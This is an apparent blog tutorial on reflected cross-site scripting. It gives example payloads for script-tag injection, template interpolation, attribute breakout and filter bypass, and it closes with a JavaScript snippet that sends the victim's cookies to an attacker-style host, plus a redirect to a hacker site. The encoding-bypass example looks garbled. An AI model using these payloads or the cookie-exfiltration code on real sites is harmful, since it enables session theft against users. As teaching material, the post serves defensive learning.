

Only you can see this message



This story's distribution setting is on. You're in the Partner Program, so this story is eligible to earn money. [Learn more](#)

Reflected Cross Site Scripting



Craig Godden-Payne
Feb 7 · 3 min read ★




Cross Site Scripting (XSS) attacks are a type of injection attack, where scripts are injected into a trusted website application. There are sub categories of XSS attack, which work very differently. Generally, an XSS attack is performed using a browser side script, with the intent to run on a different users session.

The intent of an XSS attack is to steal cookies, session tokens, or other sensitive information and divert this information to somewhere not intended. More information can be found on the OWASP website: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

The three main types of attacks are Reflected, Stored and DOM based. This post is going to talk specifically about Reflected.

Reflected XSS



Reflected is performed by constructing a URL, which will reflect some kind of content back onto the page.

An example of this would be something like a site which searches for a postcode. You end up with a url like:

`https://my-website.com/?post-code=SK22`

Depending on how the website was written, the developer may have reflected query parameters back onto the page, to display in a section such as ‘You searched for SK22’

If the query string parameter is not encoded correctly, this can lead to passing unintended information such as:

```
https://my-website.com/?post-code=<script>alert(1)</script>
```

When this is reflected onto the page, the javascript is evaluated and executed.



The attacker is then able to send this link to an unsuspecting user, and using certain techniques, can steal the users data.

Most UI frameworks will contain some kind of protection from this kind of attack, although it is still possible to bypass some frameworks using clever techniques.

Injecting using interpolation syntax

Sometimes content can be interpolated using a framework, and it is common for these to use the grave accent when interpolating content.

You can feed into this by doing something similar to this:

```
?postcode=sk22`${alert(1)}`
```

Since the interpolation is evaluated, it will run any javascript code within the block.

Injecting and breaking the DOM

Similar to sql injection attacks, you can interrupt the rendered DOM.

Sometimes you can break out of DOM elements and interrupt the DOM by adding events, for example.

Imagine my application takes the query string parameter `?postcode=sk22` and renders this on the page as:

```
<input type="text" name="postcode" value="sk22">
```

Sometimes it is possible to break out, by doing something like `?postcode=sk22"+onload=alert(1)`

Which will render something similar to:

```
<input type="text" name="postcode" value="sk22" onload=alert(1)>
```

Sometimes you will need to add a comment at the end (similar to sql injection) to make sure the application ignores any breakages within the DOM.

Bypassing html encoding.

There are other techniques you can use where you can bypass filters put in by developers to try and sanitise input.

You can use html encoding and other techniques to get through filters but still render valid html.

For example, Imagine my application takes the query string parameter `?postcode=sk22` and renders this on the page as:


```
<span>sk22</span>
```

If you encode the content, with something like: ``?postcode=sk22'alert(1)'`

Which will render something similar to:

```
<span>sk22<script>alert(1)</script></span>
```

How you may use this in a not so nice way



The screenshot shows the Chrome DevTools Application tab. The left sidebar has sections for 'Application' (Manifest, Service Workers, Clear storage) and 'Storage' (Local Storage, Session Storage). The main pane shows a table of local storage items with columns: Name, Value, Do..., Path, and Ex..

Name	Value	Do...	Path	Ex..
1P_JAR	2019-11-12-14	.gs...	/	20..
CONSENT	WP.280496	.gs...	/	20..
__cfduid	da9788cee9026cbc9089834c947e9f1d...	.go...	/	20..
_ga	GA1.3.192142597.1565018666	.go...	/	20..
_gid	GA1.3.1399922532.1573561253	.go...	/	20..

Example of scripts you could use for stealing cookie information:

```
var xhttp = new XMLHttpRequest();
xhttp.open('GET', 'https://my-data-gathering-site.com/?cookies=' +
document.cookie , true);
xhttp.send();
```

Example of redirecting a user to a page under attackers control:

```
window.location.href='https://my-hacker-website.com/'
```

Written on November 9, 2019.

Originally published on: <https://craig.goddenpayne.co.uk/cross-site-scripting-reflected/>

Xss Security

About Help Legal

Get the Medium app

